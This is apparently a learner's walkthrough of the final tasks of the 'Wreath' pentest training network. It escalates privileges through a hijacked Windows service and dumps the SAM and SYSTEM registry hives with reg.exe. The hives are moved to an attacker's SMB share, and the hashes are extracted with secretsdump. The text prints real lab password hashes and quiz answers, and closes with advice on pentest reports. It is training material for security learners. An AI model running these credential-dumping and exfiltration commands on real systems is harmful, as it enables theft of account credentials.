Completed
Our exploit is in place! We have two options to activate it:
- This service starts automatically at boot, so we could try restarting the entire box (although we don't actually have the required permissions to do this to prevent users from taking the box down).
- We could try restarting the service itself. Given the amount of access to this service that Thomas has given to his account, it's a fair bet that we might be able to do this.
Failing either of these, we would be stuck waiting for someone to restart the target for us naturally.
Let's try stopping the service:
sc stop SystemExplorerHelpService

We can stop the service, so chances are we can also start it! Set up a listener on your attacking machine then start the service:
sc start SystemExplorerHelpService

We have root!
Notice that we got a message telling us that the service failed to start. This is because the wrapper we uploaded isn't actually a real Windows service file. Our executable still gets executed, but as far as Windows is concerned, the service failed to start.
Completed
There's only one thing left to do here.
Let's clear up after ourselves by deleting the wrapper and starting the service:
del "C:\Program Files (x86)\System Explorer\System.exe" sc start SystemExplorerHelpService

Clearing up after exploits is a good habit to get into. This also has the added bonus of being courteous to other users in the box who may be about to perform the exploit. Note that deleting the wrapper and restarting the service did not destroy the system shell!
Completed
Bonus Question (optional): Research how to write a real Windows Service executable in C# and try to create a wrapper (or even a full reverse shell!) that doesn't cause the sc start command to error out.
The code here may help (but please do not run this as-is because it will create a new user with a known password):
Completed
Task 44 Exfiltration Exfiltration Techniques & Post Exploitation
Data exfiltration is something that should never be considered without explicit prior consent. Generally speaking, most external engagements will strongly prohibit taking data from compromised systems; however, it is worth bearing in mind that this may not be the case for internal engagements -- and some external engagements outright set targets for the red team that revolve around exfiltrating a set piece of data from the targets once compromised. Even if this is a skill that may not be used on a daily basis, it is still well worth learning.
The goal of exfiltration is always to remove data from a compromised target. This could be things like passwords, keys, customer/employee data, or anything else of use or value. If the data being exfiltrated is in plain text then this could be as simple as copying and pasting the contents of a file from a remote shell into a local file. If the data is in a binary format, or otherwise can't just be copied and pasted, then more complicated methods must be used to exfiltrate the targeted file.
A common method for exfiltrating data is to smuggle it out within a harmless protocol, usually encoded. For example, DNS is often used to (relatively) quietly exfiltrate data. HTTPS tends to be a good option as the data will outright be encrypted before egress takes place. ICMP can be used to (very slowly) get the data out of the network. DNS-over-HTTPS is superb for data exfiltration, and even email is often used.
In a real world situation an attacker will be looking to exfiltrate data as quietly as possible as there may be an Intrusion Detection System active on the compromised network which would alert the network administrators to a breach should the data be detected. For this reason an attacker is unlikely to use protocols as simple as FTP, TFTP, SMB or HTTP; however, in an unmonitored network these are still good options for moving files around.
It's worth noting that most command and control (C2) frameworks come with options to quietly exfiltrate data. Practically speaking, this is likely how a bad actor would be exfiltrating data, so it's worth keeping up to date with the current "standards" used by the various frameworks. There are also plenty of standalone tools available to automate sending and receiving obfuscated data.
In short, the only limitation when it comes to exfiltration is your imagination. Whilst there are certainly common techniques available (and many tools around to take advantage of them) it will always be the new and obscure methods that are the most successful. Who knows? Maybe you'll even find a legitimate use for steganography!
As extra reading, PentestPartners have a superb blog post on this topic.
Answer the questions below
C:\Windows\system32>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Windows\system32>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.

┌──(witty㉿kali)-[~/Downloads]
└─$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py share2 . -smb2support -username user -password s3cureP@ssword
[sudo] password for witty:
Impacket v0.10.1.dev1+20230616.115447.d1f16d8e - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.200.87.100,50089)
[*] AUTHENTICATE_MESSAGE (\user,WREATH-PC)
[*] User WREATH-PC\user authenticated successfully
[*] user:::aaaaaaaaaaaaaaaa:98a8caccef1b4f941892e82483fc43b0:010100000000000000237dda9ca3d90149b12196be09953a00000000010010004e005000780071005100790070006c00030010004e005000780071005100790070006c00020010005900740041006f007900690054004600040010005900740041006f0079006900540046000700080000237dda9ca3d901060004000200000008003000300000000000000000000000004000005913e47e62e249426e2d72221fa155ea8b514316d176ef09940e0ce42b9359f00a001000000000000000000000000000000000000900220063006900660073002f00310030002e00350030002e00380038002e003100310035000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share2)

C:\Windows\system32>net use \\10.50.88.115\share2 /USER:user s3cureP@ssword
net use \\10.50.88.115\share2 /USER:user s3cureP@ssword
The command completed successfully.

C:\Windows\system32>net use /delete \\10.50.88.115\share2
net use /delete \\10.50.88.115\share2
\\10.50.88.115\share2 was deleted successfully.

C:\Windows\system32>net use \\10.50.88.115\share3 /USER:user3 s3cureP@ssword
net use \\10.50.88.115\share3 /USER:user3 s3cureP@ssword
The command completed successfully.


C:\Windows\system32>net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK                     \\10.50.88.115\share3     Microsoft Windows Network
The command completed successfully.

┌──(witty㉿kali)-[~/Downloads]
└─$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py share3 . -smb2support -username user3 -password s3cureP@ssword
Impacket v0.10.1.dev1+20230616.115447.d1f16d8e - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.200.87.100,50130)
[*] AUTHENTICATE_MESSAGE (\user3,WREATH-PC)
[*] User WREATH-PC\user3 authenticated successfully
[*] user3:::aaaaaaaaaaaaaaaa:f3109e28ee8067e9eed0baf9cf001543:010100000000000080d359c29da3d9015c10e91bef936907000000000100100054005500420062004100580068006f000300100054005500420062004100580068006f00020010004300470053006900410077006700770004001000430047005300690041007700670077000700080080d359c29da3d901060004000200000008003000300000000000000000000000004000005913e47e62e249426e2d72221fa155ea8b514316d176ef09940e0ce42b9359f00a001000000000000000000000000000000000000900220063006900660073002f00310030002e00350030002e00380038002e003100310035000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share3)
[*] Disconnecting Share(1:IPC$)
[*] Connecting Share(3:IPC$)
[*] Disconnecting Share(3:IPC$)


C:\Windows\system32>move sam.bak \\10.50.88.115\share3\sam.bak
move sam.bak \\10.50.88.115\share3\sam.bak
        1 file(s) moved.

C:\Windows\system32>move system.bak \\10.50.88.115\share3\system.bak
move system.bak \\10.50.88.115\share3\system.bak
        1 file(s) moved.

┌──(witty㉿kali)-[~/Downloads]
└─$ secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.10.1.dev1+20230616.115447.d1f16d8e - Copyright 2022 Fortra

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
Is FTP a good protocol to use when exfiltrating data in a modern network (Aye/Nay)?
Nay
For what reason is HTTPS preferred over HTTP during exfiltration?
E___yp__on
Encryption
Let's put this into practice!
We need some way to prove to Thomas that we've compromised his PC. We could leave a note on his Desktop, or we could be fancy and give him his Administrator password hash to prove that we've rooted it.
There's no way we're going to get Mimikatz past Defender. We have SYSTEM access, so we could technically just disable Defender, but let's try to do this with as little destructiveness as possible (not least for other users on the network). What we can do is grab the files containing the password hashes, pass them back to our attacking machine, then dump the hashes locally. On Linux this would be a simple matter of grabbing /etc/shadow. On Windows it is slightly more complex than that.
Local user hashes are stored in the Windows Registry whilst the computer is running -- specically in the HKEY_LOCAL_MACHINE\SAM hive. This can also be found as a file at C:\Windows\System32\Config\SAM, however, this should not be readable whilst the computer is running. To dump the hashes locally, we first need to save the SAM hive:
reg.exe save HKLM\SAM sam.bak
This saves the hive as a file called "sam.bak" in the current directory.
Dumping the SAM hive isn't quite enough though -- we also need the SYSTEM hive which contains the boot key for the machine:
reg.exe save HKLM\SYSTEM system.bak
With both Hives dumped, we can exfiltrate them back to our attacking machine to dump the hashes out of sight of Defender.
It's up to you how you choose to exfiltrate the files. Given this is a home network with no monitoring in place, an SMB server is recommended. Connect to your SMB server using your SYSTEM reverse shell with the net use command. You can now either save the files directly to your own drive, or move the files to your attacking machine if you already dumped the hives, e.g:
reg.exe save HKLM\SAM \\ATTACKING_IP\share\sam.bak
or
move sam.bak \\ATTACKING_IP\share\sam.bak
_Note: You may encounter an error when reconnecting. This is due to the way that Windows handles cached credentials:
_
System error 1312 can usually be solved by connecting using an arbitrary domain. For example, specifying /USER:domain\user rather than just the username. The same SMB server will still work here; however, Windows sees it as a different user account and thus allows the new connection.
With both files stored locally, we can now dump some hashes! Make sure you delete the .bak files from the target if you copied them rather than moving them.
Once again, remember to disconnect from the SMB server!
Completed
There are a variety of tools that could do this job for us. The most reliable is (as is often the case), a script from the Impacket library: secretsdump.py.
Let's use this against our dumped hives:
python3 /opt/impacket/examples/secretsdump.py -sam PATH/TO/SAM_FILE -system PATH/TO/SYSTEM_FILE LOCAL

Each local account on the target is shown here, in a format of Username, RID, LM hash, NT hash -- separated by colons. We are interested in the NT hashes -- the last section (blurred). As a side note: 31d6cfe0d16ae931b73c59d7e0c089c0 is an empty hash, and indicates that the account is not activated. These can thus be discounted.
What is the Administrator NT hash for this target?
a05c3c807ceeb48c47252568da284cd2
We have now completed everything we set out to accomplish: demonstrating that Wreath's network is vulnerable. Take this chance to go through the network and clean up after yourself. Aside from being courteous to other users of the network, this is also something you should always do in real life; we wouldn't want to make things easy for an attacker, would we?
Remove all the tools, shells, payloads, accounts, and any other remnants you left behind.
Question Done
Task 45 Conclusion Debrief & Report
We started this assignment with three targets. One Linux, two Windows.
All three have now been fully compromised -- well done!
Hopefully you've been taking notes and are now about to start writing a report on the topic. If you're not familiar with pentest reports, the following task may come in handy. Additionally, Offensive Security have also published an example penetration test report here, and there is a whole community-curated repository of public reports here should you need more inspiration.
Penetration test reports are generally split into several sections. There is no strictly defined standard unfortunately, but the following layout should be well received:
-
First up is the Executive Summary. This should be essentially non-technical, providing a brief overview of the job that was contracted to (and completed by) the pentester, including a concise summary of the scope of the engagement. You should also include a very short summary of the results here, as well as a concise analysis of the overall security posture of the company. Be aware thought that, as the name suggests, this section is designed to be read by the higher-ups in a company who may not have a technical background or the time to devote to a long-winded explanation. This section is particularly important as in many cases it may be the only section that the client actually looks at. It should catch the eye, and will set the tone for the rest of the report.
-
At the end of (or immediately after) the executive summary include a Timeline showing an overview of what you did and when you did it. This allows whoever is assigned to fix the vulnerabilities to check any logs from the compromised system and see what a successful attack looks like from their own privileged perspective.
-
Next we have the Findings and Remediations section. This should be a more technical section. It should provide a detailed explanation of the
 vulnerabilities you found as well as your suggested fixes for these. Additionally, you should indicate the severity of each vulnerability, and the risk to the company should the vulnerability be exploited by a bad actor -- the CVSS calculator will be useful for this. You should not necessarily be providing a step-by-step account of your methodology here, but there should be enough detail for a technically-able person to see what the problem is, and what the solutions might be.
 -
After the findings and remediations should come the Attack Narrative. This should be a step-by-step writeup of the actions you took against the targets, including enough detail for a technically-competent individual to replicate the attacks exactly in an almost copy-and-paste approach. In many ways this is similar to a detailed write-up for a CTF.
-
A section that is good to include but often skipped: the Cleanup section. This should detail the actions you took to eradicate your presence on the targets (e.g. removing any added accounts, deleting exploits or created files, etc).
-
Next (but not last), there should be a Conclusion. This just summarises the report, rounding off the results and stressing the importance of patching as required.
-
Finally you should include References then Appendices. The references section includes full references to any works cited throughout the report (for example, maybe a quote or table from the OWASP website, or referencing a newspaper article on an attack which utilised a vulnerability found in the target network). The references section should also be used to link to relevant CVEs (Common Vulnerability and Exposure), CWEs (Common Weakness Enumerations), and/or CAPECs (Common Attack Pattern Enumerations and Classifications) for the found vulnerabilities. Your appendices should include any large pieces of information that would have cluttered up the main text. For example, if you had to edit an exploit (as we did during the Wreath network), you should include a full copy of the edited code as an appendix and reference it when mentioned in the other sections. Equally, any code you write should also be stored here (with the exception of short snippets and one-liners, which can be placed inline at the relevant section), along with any large amounts of data or big tables / diagrams.
So, the sections should be:
- Executive Summary
- Timeline
- Findings and Remediations
- Attack Narrative
- Cleanup
- Conclusion
- References
- Appendices
Pentest reports will usually also have a branded front-cover and a table of contents before the report itself begins.
There are many pentest report templates available on the Internet which can be used to provide a baseline for this. Many companies will also provide their penetration testers with a company-specific template to follow. Regardless, of whether you use a pre-built template or create your own, find a style and stick with it!
With your report written and proof-read, you send the PDF to Thomas then sit back and relax, your work is done!
Answer the questions below
Write a report (or just read the information in the task).
Question Done
If you write a report you are welcome to keep it for your own records, or submit it to the room as a writeup for others to read!
In the real-world, a section of the pre-engagement meetings between the client and the pentesting company would set out expectations for report handling procedures. This would cover things like the delivery method for the report (i.e. how will it be transferred securely between the consultants and the clients), as well as how (and when) consultant copies of the report should be disposed of. Clients obviously do not want a report detailing their technical vulnerabilities falling into the wrong hands, so this section is very important.
Important!
Consider the following brief to be the "report-handling procedures" for this assignment:
Reports should be written in English and submitted as PDFs hosted on Github, Google Drive or somewhere else on the internet to be viewed in the browser with no downloads required. Reports should not contain answers to questions, as far as is possible (i.e. host names are fine, passwords or password hashes are not). As you are being encouraged to write these in the format of a penetration test report, writeups submitted in other formats will not be accepted to the room. If you want to do a video walkthrough of the network then this can be linked to at the end of an otherwise complete PDF report.
Correct Answer
Task 46 Conclusion Final Thoughts
Thus we reach the conclusion of the Wreath network.
We covered a wide range of topics in this room -- combined there was a lot of information to absorb, so kudos for getting here! Hopefully you've learnt some new tricks along the way, no matter your prior experience (or at the very least been able to apply known concepts to a new situation).
This room was designed to be an introduction to the topics covered -- now that you've completed Wreath you should be able to confidentally tackle some of the other networks on the site, if you haven't already.
A huge shoutout to all of the amazing testers of the Wreath Network!
In no particular order:
If you enjoyed this network, keep an eye out for more in the future!
@MuirlandOracle
Answer the questions below
Network Complete!
Question Done
[[CCT2019]]